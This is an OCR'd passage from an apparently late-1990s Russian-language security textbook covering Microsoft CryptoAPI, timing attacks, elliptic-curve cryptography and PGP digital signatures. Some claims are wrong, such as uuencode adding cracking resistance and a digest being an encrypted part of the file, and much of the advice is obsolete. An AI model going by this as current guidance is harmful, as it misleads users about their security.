Наиболее распространенным и простым в использовании инструментом для кодирования двоичных данных в виде текста является утилита под названием *uuencode* — она входит в состав большинства пакетов электронной почты. С ее помощью отправитель может закодировать свое сообщение, а получатель — расшифровать его. После этого он должен преобразовать полученную шифровку в обычный файл при помощи своего личного ключа. Двойное кодирование исходных данных только повышает их стойкость к взлому и тем самым увеличивает эффективность всего метода в целом. Однако налицо и явный недостаток этого метода – он отнимает достаточно много времени.

БАЗОВЫЕ понятия о MICROSOFT CRYPTOAPI

Работая над стандартизацией процесса шифрования в своей организации, вы можете обнаружить, что для некоторых приложений очень невыгодно использовать *PGP* или какой-либо из стандартов PEM. Отметим, что для решения подобных вопросов в Windows NT 4.0 *Service Pack 3,* Windows 95 *OEM Service Release 2* и *Internet Explorer 3.02* (и более поздние версии) имеется *CryptoAPI.* Это интерфейс прикладного программирования, при помощи которого можно добавить функции шифрования к любой программе.

Работа с CryptoAPI очень похожа на работу с *PGP* или любой другой программой шифрования информации. Возьмите исходные данные, примените к ним набор ключей, а затем сохраните (или перешлите) полученную шифровку. В CryptoAPI имеется три основных набора функций: *функции сертификата, упрощенные функции шифрования* и *базовые функции шифрования.* Для их реализации нужно воспользоваться моделью, показанной на рисунке 4.18.

Упрощенные функции шифрования включают в себя функции высокого уровня, с помощью которых можно создавать и использовать ключи, а также зашифровывать и расшифровывать информацию. Функции сертификата предоставляют возможность распаковывать, хранить и сверять помещаемые в документы сертификаты, а также работать с расположенными в компьютере сертификатами. В главе 5 мы подробно остановимся на этих функциях. На нижнем уровне располагаются базовые функции шифрования. Следует избегать работы с ними для предотвращения конфликта программы с не установленными поставщиками услуг шифрования (CSP — Cryptographic Service Providers), необходимости использования определенного CSP и т. д.




Рисунок 4.18. *Модель шифрования для использования интерфейса CryptoAPI.*

Интерфейс CryptoAPI поддерживает несколько поставщиков шифрования. Например, можно воспользоваться RSA для шифрования некоторой информации, а также создать цифровую подпись для другой информации. В таблице 4.1 приведен список поставщиков услуг шифрования.

Тип CSP	Шифрование	Подпись
PROV_RSA_FULL	RC2, RC4	RSA
PROV_RSA_SIG		RSA
PROV_DSS		DSS
PROV_FORTEZZA	Skipjack	DSS
PROV_SSL		RSA
PROV_MS_EXCHANGECAST		RSA

Таблица 4.1. *Поставщики услуг шифрования, с которыми работает CryptoAPI.*

Как ,и в PGP, в CryptoAPI используются базы данных с ключами. Прежде чем создать приложение для шифрования, необходимо разработать подобную базу данных. Для этого лучше всего загрузить все примеры из Microsoft's Developer Network, расположенной в *http://www.microsoft.com/msdn/library/devprogs/vc++/vcsamples.* Среди размещенных там примеров есть программа *InitUser.exe*, с помощью которой можно создать основную базу данных с ключами, необходимую для работы с CryptoAPI.

Если вы знакомы с программистами на C/C++, имеющими опыт работы с Win32 API, то у вас есть прекрасная возможность воспользоваться программами-заготовками.

ИСПОЛЬЗОВАНИЕ CRYPTOAPI

Для работы с CryptoAPI необходимо вызывать функции этого интерфейса из программ, написанных на C или C++. Базовые функции CryptoAPI подразделяются на четыре основные категории: CSP, ключи, объекты смешивания и подписи. В приложении для шифрования прежде всего происходит вызов функции *CryptAcquireContext*. Реализовать ее можно так:

```
BOOL CryptAcquireContext(HCRYPTPROV *phProv, LPCTSTR
    pszContainer, LPCTSTR pszProvider, DWORD dwProvType, DWORD
    dwFlags);
```

Функция *CryptAcquireContext* возвращает дескриптор HCRYPTPROV, сообщающий остальным функциям, что *CryptAcquireContext* организовала рабочую сессию. Можно также указать при помощи параметров *pszContainer* и *pszProvider* определенный CSP и контейнер.

После получения обработчика сессии можно воспользоваться одной из перечисленных в таблице 4.2 функций. С их помощью программа может выполнять все операции шифрования и расшифровки.

Функция CryptoAPI	Описание
CryptAcquireContext	Возвращает обработчик на ключевой контейнер в CSP
CryptCreateHash	Создает объект смешивания
CryptDecrypt	Декодирует содержимое буфера
CryptDeriveKey	Производит ключ от объекта смешивания
Crypt DestroyHash	Уничтожает объект смешивания, созданный при помощи функции *CryptCreateHash*
Crypt DestroyKey	Уничтожает созданный или импортированный ключ
Crypt Encrypt	Зашифровывает содержимое буфера
Crypt Export Key	Возвращает зашифрованную копию ключа, которую можно передать получателю. Обычно эта функция используется для создания зашифрованной копии и последующей ее пересылки вместе с файлом, зашифрованным методом единого ключа
CryptGenKey	Генерирует случайные ключи для использования в CSP
CryptGetHashParam	Возвращает данные, связанные с объектом смешивания
CryptGetKeyParam	Возвращает данные, связанные с ключом
CryptGetProvParam	Возвращает данные, связанные с CSP
CryptGet UserKey	Возвращает дескриптор на подпись или ключ обмена. ;
CryptHashData	Смешивает поток данных

***Таблица** 4.2. Базовые функции CryptoAPI (продолжение на следующей странице).*

Функция CryptoAPI	Описание
CryptImportKey	Расшифровывает ключ, полученный с помощью *CryptExportKey*
CryptReleaseContext	Удаляет дескриптор на контейнер ключа
CryptSetProvParam	Определяет операции CSP
CryptSetProvider	Устанавливает используемый по умолчанию CSP
CryptSignHash	Создает подпись для потока данных
CryptVerifySignature	Сверяет подпись объекта смешивания

Таблица 4.2. Базовые функции CryptoAPI (окончание).

Описание каждой функции находит логичное использование в CryptoAPI. Например, извлечение ключа состоит из двух этапов. Во-первых, нужно получить при помощи функции *CryptGetUserKey* открытый ключ из CSP. После этого необходимо воспользоваться функцией *CryptExportKey* и получить ключ. Далее приводится фрагмент программы, выполняющей все эти условия:

```
HCRYPTKEY hKey=NULL;
LPBYTE pBuf=NULL;
CryptGetUserKey( hProv, AT_KEYEXCHANGE, &hKey ) ;
CryptExportKey( hKey, hXKey, SIMPLEBLOB, 0, NULL, &dwSize);
pBuf = (LPBYTE) malloc(dwSize)
CryptExportKey( hKey, hXKey, SIMPLEBLOB, 0, pBuf, &dwSize);
```

На компакт-диске, поставляемом вместе с этой книгой, находится программа *Crypto_Notepad*. Она выполняет те же действия, что и стандартная программа Windows *Блокнот*. Однако все созданные при помощи *Crypto_Notepad* файлы сохраняются в зашифрованном виде. Чтобы расшифровать такой файл, нужно открыть меню **File** и выбрать пункт **Open.** Кроме того, на компакт-диске расположен и полный исходный текст программы *Crypto_Notepad*.




Рисунок 4.19. Переопределение функции OnOpenDocument.

Рисунок 4,20, Переопределение функции OnSaveDocument.

Дело в том, что *Crypto_Notepad* создает новый класс документов (*CCryptoDoc*), содержащий базовые функциональные возможности программы. Этот класс переопределяет функцию *OnOpenDocument* (см. рисунок 4.19).

Так как программа преобразует при помощи функции *OnOpenDocument* сохраненный зашифрованный файл опять в текст, то она должна проделывать и обратную операцию, т. е. преобразовывать обычный текст в зашифрованный. На рисунке 4.20 показано переопределение функции *OnSaveDocument*.

Кроме того, вы можете найти несколько приложений, использующих функции CryptoAPI, на Web-узле Microsoft SiteBuilder Network, расположенном по адресу *http://www.microsoft.com/sitebuilder/*.

НОВЫЕ МЕТОДЫ ВЗЛОМА СИСТЕМ ШИФРОВАНИЯ

Совершенно недавно специалисты по шифрованию и защите данных изобрели интересный способ взлома систем кодирования. Оказывается, что, обладая информацией о времени, затраченном на расшифровку/шифрование при помощи личного ключа, можно вычислить показатели степени алгоритма Диффи—Хеллмана и множители-ключи алгоритма RSA. Более того, этот способ взлома распространяется и на другие системы шифрования. В этом случае взломщику не потребуется огромная вычислительная мощность — достаточно одного компьютера и зашифрованного послания. Этот метод ставит под угрозу сетевые системы шифрования и другие приложения, которые предоставляют хакеру возможность достаточно точно вычислить время, затраченное на операции шифрования и расшифровки.

Итак, каковы же причины столь легкого падения таких неприступных на первый взгляд систем шифрования? Как выяснилось, различные кодирующие системы затрачивают различное количество времени на работу с ключами разной длины. Таким образом, зная время, затраченное на расшифровку сообщения, хакер может определить длину ключа и тем самым значительно уменьшить время поиска нужной комбинации.

Обладая достаточно точными данными о затрачиваемом на расшифровку времени, в большинстве случаев хакер с большой вероятностью сможет определить и сам ключ. Однако для обеспечения подобной точности измерения взломщику нужен физический доступ к системе, что, согласитесь, не всегда возможно.

Не стоит забывать, что большинство передаваемых сообщений зашифрованы при помощи метода единого ключа (см. предыдущие пункты этой главы). Как будет рассказано в главах 7 и 8, большинство серверов обеспечивают безопасность транзакций сообщения при помощи метода с единым ключом. Таким образом, если хакер смог достаточно точно вычислить время расшифровки на обеих сторонах соединения, ему не составит труда определить длину одноразового ключа.

Опасность вычисления времени кодирования приблизительно равна опасности кражи личного ключа из вашей системы. Однако если вы решили всерьез заняться

обеспечением безопасности данных в Internet, то вам нужно серьезно отнестись к возможности взлома с вычислением времени кодирования.

НОВЫЕ ВЕЯНИЯ в КОДИРОВАНИИ: ШИФРОВАНИЕ С ПОМОЩЬЮ ЭЛЛИПТИЧЕСКИХ КРИВЫХ

Как известно, все современные методы шифрования построены на базе *взятия по модулю* (использование остатка от целочисленного деления), подробно обсуждавшегося в предыдущих частях этой главы. Однако в середине 80-х годов многие исследователи обнаружили, что есть еще один претендент на роль мощного алгоритма шифрования — *эллиптические кривые.* Это обширные математические структуры, сделавшие неоценимый вклад в некоторых приложениях, включая анализ простых чисел (т. е. определения, является ли число простым) и разбиение чисел на множители. Одним из возможных применений эллиптических кривых являются системы шифрования с открытым ключом. Эллиптические кривые могут привести к открытию новых разновидностей современных систем шифрования, которые основаны на какой-либо сложной математической проблеме.

В этой части главы приводится краткий обзор различий между системами шифрования, основанных на эллиптических кривых (ECC — Elliptic-Curve Cryptography), и обычными системами (основанными на операции взятия по модулю). Я не привожу здесь математические подробности алгоритма эллиптических кривых - они слишком сложны и требуют специальных знаний высшей математики.

Сразу отметим, что, новые системы шифрования являются аналогами уже существующих. Оказывается, что можно достаточно просто перенести все наработки современных систем шифрования на новые алгоритмы. Более того, существует возможность определить системы шифрования с открытым ключом, являющиеся аналогом систем, основанных на проблеме дискретных логарифмов. Подобные аналоги условно подразделяют на два класса. Первый класс основан на ограниченном поле с нечетными математическими характеристиками (обычно это большие простые числа), а второй — на поле с математически четными характеристиками. На первый взгляд все это кажется лишь техническими различиями, но на самом деле выбор поля может повлиять как на безопасность, так и на эффективность системы шифрования. Это различие очень напоминает то, которое встречается в системах с дискретными логарифмами.

Вы, возможно, уже обратили внимание на то, что проблемы нахождения простых сомножителей и дискретных логарифмов над полем простых чисел приблизительно одинаковы по сложности. Поэтому можно попытаться приспособить методы решения одной проблемы для решения другой. Действительно, существуют построенные на эллиптических кривых аналоги алгоритма RSA. Однако все они представляют собой только академический интерес, так как не обладают преимуществами по отношению к этому алгоритму. Дело в том, что эти аналоги построены на той же проблеме, что и сам алгоритм RSA, — на проблеме разложения на множители.

Совсем другими возможностями обладают аналоги систем шифрования, основанных на дискретных логарифмах. Безопасность подобных аналогов основывается на новом определении проблемы дискретных логарифмов по отношению к эллиптическим кривым. Новое определение проблемы построено так, что созданные к настоящему моменту алгоритмы решения проблемы обычных дискретных логарифмов (они называются *субэкспоненциальным временем)* ни в коей мере не упрощают решение подобной проблемы для эллиптических кривых. Наоборот, для нахождения дискретных логарифмов на эллиптических кривых подходят более общие методы, известные под названием *экспоненциального времени.*

Вы должны четко понимать, что на функциональном уровне механизмы шифрования или создания цифровых подписей могут быть разработаны так, чтобы они зависели только от одной из трех рассмотренных выше проблем — разбиения целого числа на простые множители, обычных дискретных логарифмов и дискретных логарифмов на эллиптических кривых.

БЕЗОПАСНОСТЬ СИСТЕМ НА ЭЛЛИПТИЧЕСКИХ КРИВЫХ

При обсуждении какой-либо проблемы в качестве показателя ее сложности мы использовали понятие «трудность взлома». Для систем с открытым ключом сложность решения проблемы напрямую связана с числом n — длиной ключа. Для систем шифрования на эллиптических кривых показателем сложности является число N — количество точек в открытой группе. Однако для упрощения рассуждений будем считать, что количество точек в этой группе равняется размеру базового поля (понятие базового поля будет определено в следующей части главы).

Проблема дискретных логарифмов на эллиптических кривых достаточно сложна. Основанные на этой проблеме программы шифрования могут использовать несколько алгоритмов, время вычисления которых пропорционально квадратному корню из N. В операциях с эллиптическими кривыми N — это число точек в группе, используемой для вычислений.

Считается, что системы шифрования на эллиптических кривых, использующие 160-битные поля $GF(2^{160})$ обеспечивают такую же стойкость к взлому, как и 1024-битные ключи RSA. Таким образом, эти системы позволяют использовать более короткие ключи, чем в алгоритме RSA, а это может сильно повлиять на стойкость и производительность систем шифрования в целом.

Те же расчеты показывают, что системы шифрования на эллиптических кривых над 136-битным полем $GF(2^{136})$ обеспечивают приблизительно такую же стойкость к взлому, как и 768-битные ключи RSA.

МАТЕМАТИЧЕСКИЕ ПРИНЦИПЫ ECC

Математические принципы ECC слегка отличны от алгоритмов RSA и Диффи—Хеллмана.

В функции ECC *группа* — это множество элементов с некоторым образом определенными арифметическими операциями над ними. *Поле* — это множество эле-

ментов с некоторым образом определенными арифметическими операциями над ними. Однако на арифметические операции в поле наложены более строгие условия, чем на операции в группе. Элементами группы эллиптических кривых являются наборы из двух чисел — *(x,y).* Эти наборы называют *точками.*

Значения *x* и *y* могут быть обычными (действительными) числами, а могут являться членами из *ограниченного поля* вроде F_p (p — простое число). Подобные поля называются *базовыми полями* (или *базой) группы эллиптических кривых.* Выбор базового поля влияет на количество точек группы, скорость вычислений и трудность связанной с группой проблемы дискретных алгоритмов. Таким образом, выбор базового поля в программе шифрования непосредственным образом влияет на размер ключа, вычислительную мощность системы и стойкость к взлому. Выбор различных базовых полей предоставляет возможность выбора огромного количества различных эллиптических кривых.

ECC И СОВРЕМЕННЫЕ СИСТЕМЫ ШИФРОВАНИЯ

Алгоритм ECC хорош тем, что он обеспечивает такую же стойкость к взлому при размере ключа гораздо меньшем, чем у современных алгоритмов шифрования. Кроме того, реализация некоторых вычислений с эллиптическими кривыми может оказаться проще, чем у алгоритмов RSA или Диффи—Хеллмана.

Меньшие размеры ключей и более простая реализация предоставляют методу ECC большие возможности по сравнению с современными системами шифрования. Например, новый алгоритм мог бы успешно применяться в сотовой связи, где существуют определенные ограничения по мощностт процессора и объему памяти.

Однако в течение ближайших нескольких лет эти методы не смогут найти серьезного применения в коммерческих продуктах. Потребуется еще очень много времени и сил для реализации этого алгоритма. Но не стоит забывать, что жизнь полна неожиданностей; поэтому вам нужно постоянно быть в курсе всех исследований в области эллиптических кривых.

РЕЗЮМЕ

В этой главе вы познакомились с базовыми понятиями систем шифрования информации. В частности, было уделено огромное внимание современным системам с открытым ключом. Кроме того, вы получили навыки шифрования/расшифровки при помощи открытого и личного ключей. В следующей главе мы подробнее поговорим о проблеме идентификации личности в Internet. Но прежде убедитесь, что усвоили следующее:

- ✓ Существуют простые и сложные методы шифрования информации.
- ✓ Существует два основных типа кодирования информации при помощи компьютера: *шифрование с единым ключом* и *шифрование с открытым ключом.*

- ✓ Большинство сообщений в Internet шифруется при помощи метода открытого ключа или некоторой комбинации шифрования с открытым ключом и шифрования с единым ключом.
- ✓ Для кодирования/декодирования информации используются числа, состоящие из многих разрядов.
- ✓ Наиболее распространенными программами шифрования информации являются *PGP* и программы, основанные на стандарте PEM.
- ✓ Наиболее распространенными алгоритмами шифрования являются алгоритмы RSA и Диффи—Хеллмана. В их основе лежат довольно похожие фундаментальные проблемы математики. Однако в настоящее время большую популярность завоевал второй алгоритм. Дело в том, что срок действия выданного на него патента истек в сентябре 1997 года.
- ✓ При шифровании документа можно закодировать весь документ или только его часть. Эта часть называется *профилем сообщения.* Она представляет собой смешанное значение, полученное на основе всего файла.
- ✓ Теоретически многие из современных алгоритмов шифрования могут быть легко взломаны при точном определении времени, уходящего на шифрование/расшифровку текста сообщения.
- ✓ Многие открытые ключи хранятся на Web в местах, называемых *кольцами ключей.*
- ✓ Методы шифрования, основанные на эллиптических кривых, могут принести в будущем огромные выгоды.
- ✓ Интерфейс CryptoAPI компании Microsoft предоставляет пользователям возможность создавать собственные решения связанных с шифрованием вопросов.

РЕСУРСЫ INTERNET

Для более близкого ознакомления с вопросами шифрования информации я советую вам посетить некоторые из перечисленных ниже узлов Internet. Там можно найти не только математические основы алгоритмов шифрования, но и обсуждение политических вопросов, связанных с шифрованием. Многие из этих узлов содержат мнения, отличные от точки зрения авторов этой книги и издательства Jamsa Press.

CIEC	*http://www.ciec.org/*
EFF WEB	*http://www.eff.org/*
EPIC	*http://www.epic.org/*
VTW SHACK	*http://www.vtw.org/*
CRYPTOGRAPHYRESEARCH	*http://www.cryptography.com/*
BAL 'S PGP PUBLIC KEY SERVER	*http://pgp5.ai.mit.edu/*

Глава 5

Проверка источников информации при помощи цифровых подписей

В предыдущей главе вы познакомились с основными понятиями шифрования информации и обеспечения безопасности передаваемых через Internet данных. Большая часть этой главы посвящена вопросам пересылки данных. Точнее говоря, я расскажу вам о том, как передать информацию именно тому человеку, которому она должна попасть (а не кому-либо постороннему). Кроме того, в этой главе подробно рассказывается о методах идентификации автора сообщения. Другими словами, получателю нужны гарантии, что пришедший документ принадлежит именно тому человеку, чьи имя и фамилия стоят в нем. Для этого пользователи зачастую прибегают к так называемым *цифровым подписям*. Для создания цифровой подписи документа нужно добавить к пересылаемому файлу уникальное числовое значение (зависящее от самого файла). С помощью этого значения вы сможете проверить авторство полученного документа, а также неизменность файла во время передачи. Прочитав главу, вы узнаете следующее:

- *Цифровая подпись* — это уникальное значение, создаваемое при помощи специального программного обеспечения. Это значение получается в результате обработки файла специальной функцией и последующего кодирования полученного результата.
- С помощью цифровой подписи можно идентифицировать автора файла, а также проверить, не изменил ли кто-нибудь (или что-нибудь) файл во время передачи по сети.
- При помощи описанного в этой главе программного обеспечения можно легко создавать цифровые подписи документов.
- При помощи описанного в этой главе программного обеспечения можно проверить, не изменялся ли файл с цифровой подписью.
- DSS — это стандарт цифровых подписей федерального правительства США, в котором описываются соответствующие математические функции. DSS играет все большую роль в сфере цифровых подписей и стандарте PEM.
- *Цифровые сертификаты* — это визуальное представление уникального значения, используемого для проверки содержания файла и идентификации его автора. Для этого используются системы проверки и создания подписи фирм третьей стороны.
- Во время передачи цифровых подписей по Internet компании третьей стороны, называемые *ведомствами цифровых сертификатов* (например, VeriSign или Thawte), подтверждают ваш документ.

КАК СОЗДАЮТСЯ ЦИФРОВЫЕ подписи

В предыдущей главе рассказывалось о базовых концепциях цифровых подписей. Цифровая подпись — это уникальное значение, которое добавляется к файлу при помощи специальных программ. Создание цифровой подписи проходит в два этапа. Сначала файл обрабатывается при помощи *функции смешивания,* которая создает уникальное значение, зависящее от расположенных в файле данных. Кроме того, у полученного значения есть одно замечательное свойство: нельзя получить исходный текст, располагая только этим значением и функцией смешивания. На рисунке 5.1 схематично показана работа одного из подобных приложений.

Рисунок 5.1. *Файл проходит через функцию смешивания, а в результате получается некоторое уникальное значение.*

После создания значения смешивания программа создания цифровой подписи зашифровывает его при помощи личного ключа пользователя. И наконец, эта программа создает файл с подписью, в котором обычно хранится информация о самой программе, а также о начале и конце подписанного файла. На рисунке 5.2 схематично показано, как создается цифровая подпись письма.




Рисунок *5.2. Создание цифровой подписи письма.*

Чтобы проверить подпись, получатель файла должен расшифровать ее при помощи открытого ключа отправителя и получить таким образом Смешанное значение. После этого полученное значение сохраняется во временном файле. На рисунке 5.3 показано, как программа расшифровки получает смешанное значение файла.

***Рисунок** 5.3. При помощи открытого ключа отправителя получатель может расшифровать значение цифровой подписи.*

После этого программа получателя использует файл в качестве входных данных функции смешивания, использованной отправителем. Полученное таким образом значение сверяется с сохраненным расшифрованным значением. Если они совпадают, программа сообщает о том, что подпись верна. На рисунке 5.4 показано, как программа получателя вычисляет новое смешанное значение и сравнивает его с расшифрованным.




Рисунок 5.4. Вычисление нового смешанного значения и сравнение со старым.

ПОЧЕМУ ЦИФРОВЫЕ подписи ТАК ВАЖНЫ

В последнее время цифровые подписи становятся все более популярными во многих коммерческих областях, а также в сфере диалоговых коммуникаций и передачи компонентов. Поэтому я решил рассказать о них подробнее. Кроме того, в этой главе будет рассказано о стандарте цифровой подписи (Digital Signature Standard — DSS). Стоит отметить, что с ростом популярности Internet роль цифровых подписей документов станет еще ощутимее. Уже сейчас можно смело утверждать, что без этого изобретения невозможно было бы обеспечить безопасность передаваемой по глобальной сети информации. В будущем с помощью цифровых подписей можно будет осуществлять общение и обмен информацией прямо в так называемом «киберпространстве».

Давайте рассмотрим простейший пример. Представьте то время, когда жители страны смогут участвовать в голосовании, не выходя из своего дома. Вместо этого они будут пользоваться Internet и цифровыми подписями, которые можно

будет идентифицировать на избирательном пункте. Это станет еще одной победой демократического общества, потому что не будет накладываемых на избирателей ограничений — все избиратели окажутся равными в своих правах. На рисунке 5.5 показано, как должны происходить выборы в скором времени.




***Рисунок** 5.5. Цифровые подписи когда-нибудь позволят людям участвовать в выборах, не выходя из своего дома.*

Как создать цифровую подпись при помощи PGP

Как уже отмечалось в предыдущей главе, программа *Pretty Good Privacy (PGP)* для Windows достаточно проста в использовании. В этой части главы рассказывается о том, как с ее помощью создать цифровую подпись документа, посылаемого при помощи *Netscape Navigator* или *Internet Explorer.* Прежде всего посмотрите на правую нижнюю часть экрана и убедитесь, что там присутствует пиктограмма с изображением запечатанного конверта (см. рисунок 5.6).

***Рисунок 5.6.** Иконка с изображением запечатанного конверта.*

Если же там нет этой пиктограммы, то запустите *PGP.* Для этого откройте меню Пуск, выберите меню **Программы, а** затем — группу программ **Pretty Good Privacy.** Выберите в этой группе пункт **PGPTray**. Windows запустит эту программу и поместит в строке состояния пиктограмму с замком и конвертом. Несмотря на то что в программе *PGP* есть встроенная поддержка *Eudora®*, в этом примере рассказывается о создании цифровой подписи при помощи броузера. Так как оба основных Web-броузера обладают схожим интерфейсом, в этом примере будет использован *Internet Explorer.* Вы должны выполнить следующие шаги:

1. Щелкните мышью по кнопке **Пуск** и выберите в появившемся меню пункт **Программы,** а затем — **Internet Explorer.** На экране появится окно программы *Internet Explorer.*

2. Откройте в этом окне меню **File** и выберите пункт New Message (или щелкните мышью по расположенной в панели инструментов пиктограмме **Mail).** На экране должно появиться приложение для работы с электронной почтой. (В *Netscape Navigator* для этого нужно нажать клавиши **Ctrl+M.**)
3. В качестве адреса получателя используйте свой собственный адрес электронной почты (его нужно поместить строке **To:**). После этого переместитесь к окну с текстом сообщения, нажав три раза клавишу **Tab.**
4. В окне с текстом сообщения наберите любой текст.
5. При помощи мыши выделите весь набранный в окне текст. *Internet Explorer* отобразит выбранный текст в инверсном цвете.
6. Откройте меню Edit и выберите пункт **Cut.** *Internet Explorer* переместит выделенный текст в буфер обмена.
7. Щелкните мышью по пиктограмме с изображением запечатанного конверта (см. рисунок 5.6). Программа *PGPTray* отобразит на экране меню, показанное на рисунке 5.7.
8. Выберите в этом меню пункт **Sign Clipboard.** Программа *PGPTray* попросит указать ключ для шифрования.
9. Выберите в появившемся диалоговом окне нужный ключ. После этого система замрет на некоторое время, а указатель мыши превратится в песочные часы.
10. После того как курсор снова примет нормальный вид, вернитесь к *Internet Explorer.* Откройте меню **Edit** и выберите пункт **Paste.** Программа вставит в окно с сообщением зашифрованный текст. Полученный текст должен выглядеть примерно так, как показано на рисунке 5.8.




Рисунок** 5.7. Меню программы **PGPTray.

11. Чтобы переслать это сообщение по почте, щелкните мышью по расположенной в панели инструментов кнопке **Send.**




***Рисунок** 5.8. Документ с цифровой подписью.*

При помощи цифровой подписи получатель сообщения (в нашем примере получателем являетесь вы сами) может проверить, являетесь ли вы действительным автором этого письма. Дело в том, что подобное сообщение может создать только человек, обладающий вашим личным ключом. Чтобы провести идентификацию сообщения, проделайте следующие шаги:

1. Внутри программы *Mail* выделите подписанное сообщение.
2. При помощи мыши выделите весь текст сообщения. *Internet Explorer* отобразит текст инверсным цветом.
3. Откройте меню **Edit** и выберите пункт Copy. Выделенный текст будет скопирован в буфер обмена.
4. В меню программы *PGPTray* выберите пункт **Decrypt/Verify Clipboard**. Если ваше кольцо ключей содержит открытый ключ отправителя файла, то *PGP* автоматически использует его для проверки цифровой подписи. Если же это не так и у вас нет открытого ключа отправителя, то программа предложит найти его в одном из колец ключей, расположенных в Internet (см. главу 4). Если текст не изменялся во время передачи, то на экране должно появиться диалоговое окно, показанное на рисунке 5.9.




***Рисунок 5,9, PGPTray** подтверждает корректность цифровой подписи.*

Если же вы измените текст цифровой подписи или сообщения, то программа выдаст окно с сообщением, показанное на рисунке 5.10.




***Рисунок 5.10.** Окно с сообщением о некорректности цифровой подписи.*

Но если после изменения содержания документа вы создадите новую цифровую подпись, то *PGPTray* выдаст сообщение о ее корректности.

СРАВНЕНИЕ ЦИФРОВЫХ и ОБЫЧНЫХ ПОДПИСЕЙ

Как уже говорилось, при помощи цифровых подписей можно четко определить автора документа. В электронном сообщении цифровая подпись занимает столько

же места, сколько и обычная подпись в бумажном документе. Однако, в отличие от обычных подписей, *цифровую подпись практически невозможно подделать.* Дело в том, что цифровые подписи зависят от каждого конкретного сообщения, от личного ключа отправителя и содержания отправляемого сообщения. Таким образом, проверка целостности (неприкосновенности) документа — это еще одна выгода от использования цифровых подписей. Другими словами, если хакер изменит сообщение, то оно не пройдёт проверку подписи.

